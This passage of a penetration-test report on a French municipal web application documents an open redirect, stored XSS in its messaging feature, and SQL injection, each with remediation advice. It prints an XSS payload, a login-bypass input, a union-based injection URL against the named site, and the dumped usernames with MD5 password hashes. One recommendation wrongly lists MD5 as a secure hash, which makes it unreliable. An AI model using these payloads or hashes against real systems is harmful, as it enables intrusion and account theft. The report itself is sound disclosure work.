


Accueil > Espace personnel / Messages / Re?us

Liste des messages recus

Sujet	Expediteur	Recu le	Action
java script	agent	2019-05-04 20:35:00	✕

Step 3: Now the page redirect to another domain as shown below.



```
<!DOCTYPE html>
<html>
<title>HTML Tutorial</title>
<body>

<h1>This is a heading</h1>
<p>This is a paragraph.</p>

</body>
</html>
```

Recommendations:

- Avoid redirects and forwards.
- If user input can’t be avoided, ensure that the supplied value is valid, appropriate for the application, and is authorized for the user.
- It is recommended that any such destination input be mapped to a value, rather than the actual URL or portion of the URL, and that server-side code translate this value to the target URL.
- Sanitize input by creating a list of trusted URLs (lists of hosts or a regex).
- Force all redirects to first go through a page notifying users that they are going off of your site, and have them click a link to confirm.

- If used, do not allow the URL as user input for the destination. This can usually be done. In this **case**, you should have a method to validate URL.
- For more information visit:

  https://cwe.mitre.org/data/definitions/601.html,
  https://cwe.mitre.org/data/definitions/601.html

(c) Cross-site scripting pop-up

Impact:


Risk	*Exploitability*	*Corrections*
High	Medium	High

Description:

Cross-Site Scripting is a vulnerability in web applications and also the name of a client-side attack in which the attacker injects and runs a malicious script into a legitimate web page. Browsers are capable of displaying HTML and executing JavaScript. If the application does not escape special characters in the input/output and reflects user input as-is back to the browser, an adversary will be able to launch a Cross-Site Scripting (XSS) attack successfully. The popup is prone to a cross-site scripting vulnerability because it fails to properly sanitize user-supplied input.

Exploitation

Step 1: Login as agent and create a message as shown below and send to admin.



Nouveau message

Adresse source d'envoi: Adresse personnelle


Destinataire: admin

Sujet: Cross-site scripting

Message:


```
<script>alert("Cross-site scripting enabled")</script>
```

Step 2: Login as admin and open the message which agent has sent as shown below.



Sujet	Expediteur	Recu le	Action
Cross-site scripting	agent	2019-05-04 20:50:37	🔍 ✗

Step 3: Now the message will display pop-up box as shown below.



Accueil > Espace personnel / Messages / Re?us

Lecture du message

De: agent
Date: 2019-05-04 20:50:37
Sujet: Cross-site scripting

Cross-site scripting enabled

Recommendations:

- Sanitize user-supplied input.
- Application code should never output data received as input directly to the browser without checking it for malicious code.
- For more information visit: https://www.acunetix.com/blog/web-security-zone/how-to-prevent-dom-based-cross-site-scripting/, https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md

8. SQL Injection

(a) Login bypass

Impact:


Risk	***Exploitability***	***Corrections***
High	High	High

Description:

This application doesn't filter user login input correctly. Due to this attacker will gain unauthorized access to sensitive data: customer information, personal data, and more. This non-validated input is passing SQL command through a web application for execution by a backend database. This is a flaw in web application and not in a database or webserver issue. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.

Exploitation

Step 1: Login as admin with "admin'#" as shown below.



Login: admin'#

Pass:

Recommendations:

- The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes and hash.
- Test the content and string variables and accept only expected values.
- Reject entries that contains binary data, escape sequences, and comment characters.
- Implement multiple layers of validation and never concatenate user input that is not validated.
- Use **Network, Host and Application intrusion detection systems** to monitor the injection attacks.
- Design the code in such a way that it traps and handles exceptions appropriately.

- Use SQL injection detection software’s like **SQL map, SQL ninja, Safe3 SQL injector, SQL sus …**
- For more information visit: https://www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html

(b) Extracting user/password using SQL Injection.

Impact:


Risk	*Exploitability*	*Corrections*
High	High	High

Description:

One of the most common types of SQL Injection uses the UNION operator. It allows the attacker to combine the results of two or more SELECT statements into a single result. The technique is called union-based SQL Injection. This injection is performed by appending forged query to the original query. Union Select statements returns the union of the legitimate datasets with target datasets. The UNION operator can only be used if both queries have the exact same structure, the attacker will craft a SELECT statement similar to the original query. To do this, a valid table name must be known but it is also necessary to determine the number of columns in the first query and their data type.


Exploitation

Step 1: Enter the "**Union based SQL injection**" in the URL as shown in below picture.



```
www.e-commune.org/index.php?cat=administration&ncat=0 UNION SELECT 1,2,3,4,5,6,7,CONCAT(login,":",password),9 FROM utilisateur#
```

Step 2: It displays usernames and passwords hashed as shown below.



```
admin:21232f297a57a5a743894a0e4a801fc3   AccueilErreur de syntaxe prè
                                         Warning: mysql_num_rows()
test:94c93d4f9686cfeae2 [illegible]      categorie introuvable

chef:cbb4581ba3ada1ddef9b431eef2660ce

kechbit:e8d2ee64c4c701be152764dd018c2535

pp:c483f6ce851c9ecd9fb835ff7551737c

CC111:0337c12814f13e6788d8da4f47183342

CC911:632177b53d37237176a7e20a22fe7844

CF1235:8c74fe7ec4bf35670c33c520ea1a07cf

CF1234:f1190a994bdc4910a9787649d93d819e

CC1212:7352c705a8ad5311ca4396ce96cb8830

agent:b33aed8f3134996703dc39f9a7c95783
```

Recommendations:

- The application code should never use the input directly through URL. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes and hash.
- Apply least privilege rule to run the application that access database (Generally we run with admin privileges by default which is not advisable).
- Test the input entered by user in URL.
- Implement multiple layers of validation and never concatenate user input that is not validated.
- Checking the privileges of a user's connection to the database.
- Use secure hash algorithms such as SHA256, MD5 etc…
- Use **Network, Host and Application intrusion detection systems** to monitor the injection attacks.
- Design the code in such a way that it traps and handles exceptions appropriately.

- Use SQL injection detection software's like **SQL map, SQL ninja, Safe3 SQL injector, SQL sus …**
- For more information visit: http://www.maverickcyberdefense.com/2013/05/sql-injection-attacks-countermeasures/, https://www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html